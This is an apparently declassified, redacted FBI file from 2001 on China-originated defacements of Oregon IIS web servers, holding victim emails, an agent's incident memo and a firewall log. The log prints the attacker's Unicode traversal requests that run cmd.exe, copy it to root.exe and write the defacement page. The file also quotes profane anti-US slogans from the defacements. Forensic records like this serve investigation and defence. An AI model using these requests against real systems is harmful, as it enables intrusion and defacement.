[redacted] b6 b7C

From: [redacted]
Sent: Monday, May 14, 2001 6:47 PM
To: [redacted]


README.TXT


DEFAULT.ASP


DEFAULT.HTM


INDEX.ASP


INDEX.HTM

log.zip

Monday, May 14, 2001

[redacted] b6 b7C b7E
FBI
[redacted]

On Monday, at approximately 8AM, I received notification that, while trying to access our web site, users and employees instead saw the attached file in place of our normal web page.

One of our IT employees arrived at the lab before I did, and was able to copy our regular web site files back into place. He put the files left by the hacker into a separate directory for future reference. He said he also found that the hackers had left copies of their web page in a number of other directories. It appears that none of our files were deleted, changed or damaged.

The setup for the Coffey Labs computer that was hacked is:
2-x86 Family 6 Model 5 Stepping Genuine Intel 400mhz CPU, with 526megs of RAM. We are running NT4.0, build 1381:Service Pack 5. If you need more hardware info, NIC cards, etc. I'd be happy to supply a full run-down.

One of the sites that we host for a client (Grand European Tours, or GET) also had its web site replaced with the hackers web page. There was a log report from the GET hack, and I have attached the zipped files to this report.

Please feel free to contact me with any questions. The ones I can't answer I will relay to the proper parties here, and then get back to you.


Thank you for your interest, and again, if I can be of any further assistance, please let me know.

[redacted] b6 b7C
Coffey Laboratories, Inc.
12423 NE Whitaker Way - Portland, Oregon 97230
503-254-1794
fax 503-254-1452
www.coffeylabs.com
[redacted]

directories:
pbordine
cliwebroot
clidevroot

fuck USA Government
fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn



5/15/01

b7E

```
<html><body bgcolor=black><br><br><br><br><br><br><table width=100%><td><p
align="center"><font size=7 color=red>fuck USA Government</font><tr><td><p
align="center"><font size=7 color=red>fuck PoizonBOx<tr><td><p
align="center"><font size=4 color=red>contact:sysadmcn@yahoo.com.cn</html>
```

b7E

ChinaEalge's alliance united The Redhack's Alliance

??????????????????

China Redhackers will beat down all the hegemonism of the world

??????????????????

All the Chinese must be united and battle for honour of our homeland

Fuck U.S.A

This Website was hacked by ?Jelly? of ChinaEagle
for beating down all the hegemonism of USA !

--???? and ????::

12

(Rev. 10-01-1999)

IP/C

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/17/2001

To: Counterterrorism **Attn:** Computer Investigations Unit, CIOS, NIPC
SSA [redacted] b3 b6
SSA [redacted] b7C
Room 11719 b7E
SA [redacted]

Chicago

From: Portland
Squad 4
Contact: SA [redacted] (503) 615-6627

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (Pending)

Title: HACKER/HONKER UNION OF CHINA
CHICAGO SYSTEMS GROUP - VICTIM
INTRUSION

Synopsis: Furnish Chicago with Web Defacement incident reports.

Enclosure(s): Enclosed for Chicago are the following:

1. May 7, 2001 e-mail, with attachments, from [redacted] Timber Products Company, to SA [redacted] (previously forwarded to SA [redacted] via e-mail). b6 b7C

2. May 7, 2001 Facsimile from NIPC to SA [redacted] submitted by [redacted] Port of Portland.

3. May 14, 2001 e-mail, with attachments, from [redacted] to SA [redacted] (previously forwarded to SA [redacted] via e-mail).

4. May 9, 2001 e-mail from [redacted] Multnomah County ISD, to SA [redacted] (previously forwarded to SA [redacted] via e-mail).

5. May 9, 2001 Facsimile from [redacted] Union Baker Education Service District (ESD), to SA [redacted]

6. May 15, 2001 e-mail, with attachments, from [redacted] Union Baker ESD, to SA [redacted] (previously forwarded to SA [redacted] via e-mail).

[redacted] b3 b7E

b3
b7E

7. Original and copy of an FD-302 for interview of [redacted] and 1a containing interview notes.

b6
b7C

8. May 10, 2001 e-mail, with attachments, from [redacted] The Corvallis Clinic, to SA [redacted] (previously forwarded to SA [redacted] via e-mail).

9. May 14, 2001 e-mail, with attachments, from [redacted] to SA [redacted] (previously forwarded to SA [redacted] via e-mail).

10. May 14, 2001 e-mail from [redacted] to SA [redacted] (previously forwarded to SA [redacted] via e-mail).

11. May 14, 2001 e-mail, with attachments, from [redacted] Coffey Labs, to SA [redacted] (previously forwarded to SA [redacted] via e-mail)

12. Printout of web page for Lincoln City Chamber of Commerce (www35.npt.clipper.net).

Details: Pursuant to telephone calls between SA [redacted] and SA [redacted] Portland is submitting Chicago with reports of the following China originated web site defacements:

On May 4, 2001, [redacted] Timber Products Company, 305 South 4th Street, Springfield, Oregon 97477, Telephone [redacted] advised Portland that a server, hosting their corporate home page at IP address 207.109.247.150, had been compromised. Their web page was replaced with the following information:

b6
b7C

· fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn

[redacted] indicated that the web site was running on a Microsoft IIS4 web server with NT service pack 5. The server was behind an Axent Raptor 6.5 firewall and was also protected with a strong NT password. The firewall logged the Port 80 attack originating from IP 211.96.252.251, which resolves to China United Telecommunications Corporation. The attack exploited a vulnerability in IIS. The web server was subsequently rebuilt, costing several hours of [redacted] time. [redacted] found no evidence that the attacker did anything but replace the web page. [redacted] also found no evidence of the remaining network being compromised. [redacted] provided firewall logs in the enclosed e-mail.

b6
b7C

To: Counterterrorism From: Portland
Re: [redacted] 05/17/2001

b3
b7E

On May 7, 2001, [redacted] Port of Portland, 121 NW Everett, Portland, Oregon, Telephone [redacted] advised Portland that on May 3, 2001, a server, hosting their web page at IP address 207.109.34.83, www.portptld.com had been compromised. Their web page was replaced with the following information:

b6
b7C

fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn

[redacted] indicated that the web site was running on a Microsoft IIS4 web server with NT service pack 6. The server was exploited via a previously identified IIS vulnerability addressed by Microsoft in Security Bulletin MS00-078. The attack was logged to IP addresses 211.96.252.251, which resolves to China United Telecommunications Corporation and 61.142.242.231, which resolves to China Telecom. [redacted] indicated that the IIS logs show that the changes to the web page had originated from the 211.96.252.251 IP address. About an hour later, the log picked up the other IP address, which [redacted] believes was being used to verify the defacement. [redacted] found no evidence of the remaining network being compromised.

b6
b7C

The compromised server was used by the Port of Portland employees to access their Internet e-mail. The server was not frequently used, and was not behind a firewall. It was running Networks Associates Cyber Cop intrusion detection software; however, no alerts were given. [redacted] and his co-workers have spent approximately 12 hours on this matter. The server was patched with the appropriate hot fixes. All of the compromised files were moved to a desktop folder and provided to Portland, along with the IIS log, in the enclosed e-mail.

b6
b7C

On May 7, 2001, [redacted] Multnomah County ISD, 4747 East Burnside, Portland, Oregon, Telephone (503) 988-3749 ext [redacted] advised Portland that on May 6, 2001, four servers in their Data Center had been compromised, resulting in their default web pages being overwritten. The servers were exploited via a previously identified IIS vulnerability addressed by CERT Advisory CA-2001-11 sadmin/IIS/Worm. The worm exploits a buffer overflow vulnerability in Solaris systems. After compromising the Solaris system, the worm compromises the IIS systems through the vulnerability addresses in Security Bulletin MS00-078. The attack was logged to IP address 211.75.85.1, which resolves to Chunghwa Telecom Co., Taipei, Taiwan. [redacted] is continuing to work on assessing the damages to the network and will furnish results and logs to Portland when completed.

b6
b7C

To: Counterterrorism From: Portland
Re: [redacted] 05/17/2001 b3 b7E

On May 8, 2001, [redacted] Union-Baker Education Service District, 10100 McAlister Road, Island City, Oregon, Telephone [redacted] advised Portland that from May 4th to May 6, 2001, two of their servers had been compromised, with their web page being replaced with the following information: b6 b7C

fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn

Both IIS servers were running Windows NT 4.0 service pack 6A. One of the servers, an HP, was rebuilt as it was the server for a Novell Database server. The other, a Dell Power Edge, which hosts a special education database, has not been fully repaired. It has only had IIS reinstalled and the inetpub directory erased. Neither server was behind a firewall. Both servers are still off-line. To date, approximately $1,500 in labor costs have been associated with this hacking incident. The servers were compromised through a known vulnerability in IIS FTP. The hacker ran command line which allowed them to remotely view the system and steal passwords. In researching the attack, [redacted] determined that a file, rit.exe, had been placed in the \Scripts directory. This file appeared to give the hacker backdoor access to the system. All of the passwords have since been changed. No other systems on the network appear to have been compromised. Logs from both servers were provided to Portland in the enclosed e-mail. b6 b7C

On May 10, 2001, [redacted] The Corvallis Clinic, Corvallis, Oregon, Telephone (541) 753-1618 ext. [redacted] advised Portland that one of their servers named home.corvallis-clinic.com, IP Address 207.109.247.163, had been compromised. Their web page was replaced with the following information: b6 b7C

fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn

The compromised IIS Web Server was running Windows NT 4.0 service pack 5, and was behind a Cisco Pix firewall. [redacted] indicated that the hacker used the backdoor.wlf and backdoor.nthack tools to compromise the server. Log files reflect that the attack originated from IP address 211.96.252.251, which resolves to China United Telecommunications Corporation and 209.211.205.56, which resolves to LCI International, 4650 Lakehurst Court, Dublin, Ohio. [redacted] and his co-workers have spent approximately 2 ½ days on this matter assessing the damages and repairing the system. [redacted] also installed Norton Anti-Virus on the local machine. b6 b7C

 b3 b7E

[redacted] indicated that the server hosts the clinics e-mail and exchange server, and is also used for departmental shared files. The clinic has 80 doctors on staff and 40,000 active patients. [redacted] has not found any evidence of the doctor/patient information being compromised. [redacted] also has not found any other damage to the network outside of the defaced web pages. b6 b7C

[redacted] renamed all of the compromised files with a .hack extension. [redacted] also made a copy of the registry files. [redacted] deleted the default and index .asp and .htm files, which contained the defaced web page. Copies of the compromised files and logs were provided to Portland in the enclosed e-mail.

On May 08, 2001, [redacted] Coffey Laboratories Inc., 12423 NE Whitaker Way, Portland, Oregon, Telephone (503) 254-1794, advised Portland that their server hosting the companies web site at www.coffeylabs.com, IP 192.168.1.10, had been compromised on May 7, 2001. Their web page was replaced with the following information: b6 b7C

fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn

The compromised IIS server was running Windows NT 4.0 service pack 5. The server was outside of the companies internal network, and was used for its customers to log in and obtain scientific reports. No other damage was done to the server. The server was not behind a firewall and had no logs available. [redacted] estimated their damages at approximately two hours of labor spent repairing the system. b6 b7C

[redacted] stated that Coffey Labs also hosts a client, Grand European Tours (GET), on their network. GET also had their web page replaced with the same information that was left on the Coffey Labs server. [redacted] provided the GET IIS logs in the enclosed e-mail.

On May 3, 2001, [redacted] Clipper.net, 2295 Coburg Road, Eugene, Oregon, Telephone [redacted] advised Portland that one of their client's NT 4.0 servers, located in Newport, Oregon, had been compromised. The server hosted the web site for the Lincoln City Chamber of Commerce at www35.npt.clipper.net. The hacker replaced the Chamber of Commerce home page with one containing anti-American propaganda (see enclosure #12). [redacted] indicated that no other damage was done to Clipper.net's systems. b6 b7C

b3
b7E

On May 16, 2001, [redacted] b6 b7C Clipper.net advised Portland that the compromised server had not yet been examined. Because the server is located in Newport, Oregon, [redacted] has not an opportunity to travel there. [redacted] indicated that Clipper.net was recently purchased by Somitrol Security System. As a result, they will no longer have servers outside of the Eugene facility. The compromised server in Newport will eventually be relocated to Eugene, and has not yet been repaired. [redacted] stated that when he has an opportunity to travel to Newport, he will examine the compromised system and provide any relevant data to Portland.

Portland is awaiting incident reports from other victims and will provide them to Chicago upon receipt.

◆◆

[redacted] b6 b7C

From: [redacted]
Sent: Monday, May 07, 2001 9:42 AM
To: [redacted]
Subject: Web Site Hack


chilog.txt


default.asp


default.htm


index.asp


index.htm

[redacted] b6 b7C

Here is the data that we spoke about on Friday. The file chilog.txt contains the logs from our
corporate firewall. The remaining files are the files that were created on our web server. Would appreciate any info that you could provide on this.
Best regards,

Sincerley,

[redacted] b6 b7C
Timber Products Company

Our Network topology is as follows:

Firewall - Axent Raptor 6.5 on NT4.0 platform, 3 NICs (Internet / Internal network / Service network)
Internal Network - NT4.0 domain
Service network - IIS4 webserver (corporate internet presence)

Details:

At approximatley 12:40 PST May 4 2001, the Timberproducts Company corporate website (207.109.247.150)
was defaced with an anti-us government message . The web site was running on a Microsoft IIS4 web server with NT service pack 5 installed. The NT server had uneeded services disabled and used a nine charater administrative password (alpha/numeric mix).

This attack was logged as originating from IP [redacted] APNIC database provides the following
information on this IP address:

inetnum: 211.95.192.0 - 211.97.63.255
netname: CNUNINET-GD
descr: China United Telecommunications Corporation
country: CN
admin-c: RX9-AP
tech-c: RX9-AP
mnt-by: MAINT-CNNIC-AP
changed: xry@bj.cnuninet.net 20010113
source: APNIC

person: [redacted] b6 b7C
address:
Avenue,
country:
phone:

1

fax-no:
e-mail: [redacted] b6 b7C
nic-hdl: RX9-AP
mnt-by: MAINT-CNNIC-AP
changed: [redacted]
source: APNIC

The attack consisted of replacing default web site home pages with pages containing the ant-government messages.
This attack was discovered the following morning and the web site was taken off-line. The web server was subsequently erased and rebuilt. Web site was again on-line and operational later that evening.

<<chilog.txt>> <<default.asp>> <<default.htm>> <<index.asp>> <<index.htm>>

chilog

```
May 04 00:40:55.774 quebec httpd[325]: 121 Statistics: duration=0.04 i
d=6uR84 sent=18 rcvd=137 srcif=Vpn6 src=211.96.252.251/50547 cldst=207
.109.247.150/80 svsrc=10.96.0.1/5331 dstif=Vpn5 dst=10.96.0.5/80 op=GE
T arg=x result="400 Bad Request" proto=http rule=388
May 04 00:40:56.167 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR86 sent=66 rcvd=505 srcif=Vpn6 src=211.96.252.251/50598 cldst=207
.109.247.150/80 svsrc=10.96.0.1/5332 dstif=Vpn5 dst=10.96.0.5/80 op=GE
T arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+di
r result="200 OK" proto=http rule=388
May 04 00:40:56.608 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR88 sent=70 rcvd=598 srcif=Vpn6 src=211.96.252.251/50599 cldst=207
.109.247.150/80 svsrc=10.96.0.1/5333 dstif=Vpn5 dst=10.96.0.5/80 op=GE
T arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+di
r+..\\ result="200 OK" proto=http rule=388
May 04 00:40:57.031 quebec httpd[325]: 121 Statistics: duration=0.05 i
d=6uR8a sent=100 rcvd=382 srcif=Vpn6 src=211.96.252.251/50600 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5334 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c
opy+\\winnt\\system32\\cmd.exe+root.exe result="502 Gateway Error" pro
to=http rule=388
May 04 00:40:57.476 quebec httpd[325]: 121 Statistics: duration=0.08 i
d=6uR8c sent=423 rcvd=355 srcif=Vpn6 src=211.96.252.251/50601 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5335 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:40:57.877 quebec httpd[325]: 121 Statistics: duration=0.04 i
d=6uR8e sent=423 rcvd=355 srcif=Vpn6 src=211.96.252.251/50653 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5336 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:40:58.268 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8g sent=425 rcvd=355 srcif=Vpn6 src=211.96.252.251/50704 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5337 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:40:58.670 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8i sent=425 rcvd=355 srcif=Vpn6 src=211.96.252.251/50755 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5338 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
```

```
rror" proto=http rule=388
May 04 00:40:59.068 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8k sent=100 rcvd=382 srcif=Vpn6 src=211.96.252.251/50756 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5339 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c
opy+\\winnt\\system32\\cmd.exe+root.exe result="502 Gateway Error" pro
to=http rule=388
May 04 00:40:59.521 quebec httpd[325]: 121 Statistics: duration=0.08 i
d=6uR8m sent=424 rcvd=355 srcif=Vpn6 src=211.96.252.251/50757 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5340 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:40:59.928 quebec httpd[325]: 121 Statistics: duration=0.04 i
d=6uR8o sent=424 rcvd=355 srcif=Vpn6 src=211.96.252.251/50808 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5341 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:00.317 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8q sent=426 rcvd=355 srcif=Vpn6 src=211.96.252.251/50809 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5342 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:00.710 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8s sent=426 rcvd=355 srcif=Vpn6 src=211.96.252.251/50810 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5343 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:01.115 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8u sent=100 rcvd=382 srcif=Vpn6 src=211.96.252.251/50861 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5344 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c
opy+\\winnt\\system32\\cmd.exe+root.exe result="502 Gateway Error" pro
to=http rule=388
May 04 00:41:01.561 quebec httpd[325]: 121 Statistics: duration=0.08 i
d=6uR8w sent=429 rcvd=355 srcif=Vpn6 src=211.96.252.251/50862 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5345 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
```

overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:01.962 quebec httpd[325]: 121 Statistics: duration=0.04 i
d=6uR8y sent=429 rcvd=355 srcif=Vpn6 src=211.96.252.251/50863 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5346 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:02.357 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8A sent=431 rcvd=355 srcif=Vpn6 src=211.96.252.251/50864 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5347 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:02.777 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8C sent=431 rcvd=355 srcif=Vpn6 src=211.96.252.251/50865 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5348 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:03.174 quebec httpd[325]: 121 Statistics: duration=0.04 i
d=6uR8E sent=100 rcvd=382 srcif=Vpn6 src=211.96.252.251/50916 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5349 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c
opy+\\winnt\\system32\\cmd.exe+root.exe result="502 Gateway Error" pro
to=http rule=388
May 04 00:41:03.622 quebec httpd[325]: 121 Statistics: duration=0.08 i
d=6uR8G sent=432 rcvd=355 srcif=Vpn6 src=211.96.252.251/51021 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5350 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:04.024 quebec httpd[325]: 121 Statistics: duration=0.04 i
d=6uR8I sent=432 rcvd=355 srcif=Vpn6 src=211.96.252.251/51022 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5351 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:04.441 quebec httpd[325]: 121 Statistics: duration=0.05 i
d=6uR8K sent=434 rcvd=355 srcif=Vpn6 src=211.96.252.251/51023 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5352 dstif=Vpn5 dst=10.96.0.5/80 op=G

```
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:04.835 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8M sent=434 rcvd=355 srcif=Vpn6 src=211.96.252.251/51024 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5353 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:05.228 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8O sent=100 rcvd=382 srcif=Vpn6 src=211.96.252.251/51075 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5354 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c
opy+\\winnt\\system32\\cmd.exe+root.exe result="502 Gateway Error" pro
to=http rule=388
May 04 00:41:05.675 quebec httpd[325]: 121 Statistics: duration=0.09 i
d=6uR8Q sent=429 rcvd=355 srcif=Vpn6 src=211.96.252.251/51076 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5355 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:06.079 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8S sent=429 rcvd=355 srcif=Vpn6 src=211.96.252.251/51127 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5358 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:06.472 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8U sent=431 rcvd=355 srcif=Vpn6 src=211.96.252.251/51128 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5359 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:06.880 quebec httpd[325]: 121 Statistics: duration=0.04 i
d=6uR8W sent=431 rcvd=355 srcif=Vpn6 src=211.96.252.251/51129 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5360 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
```

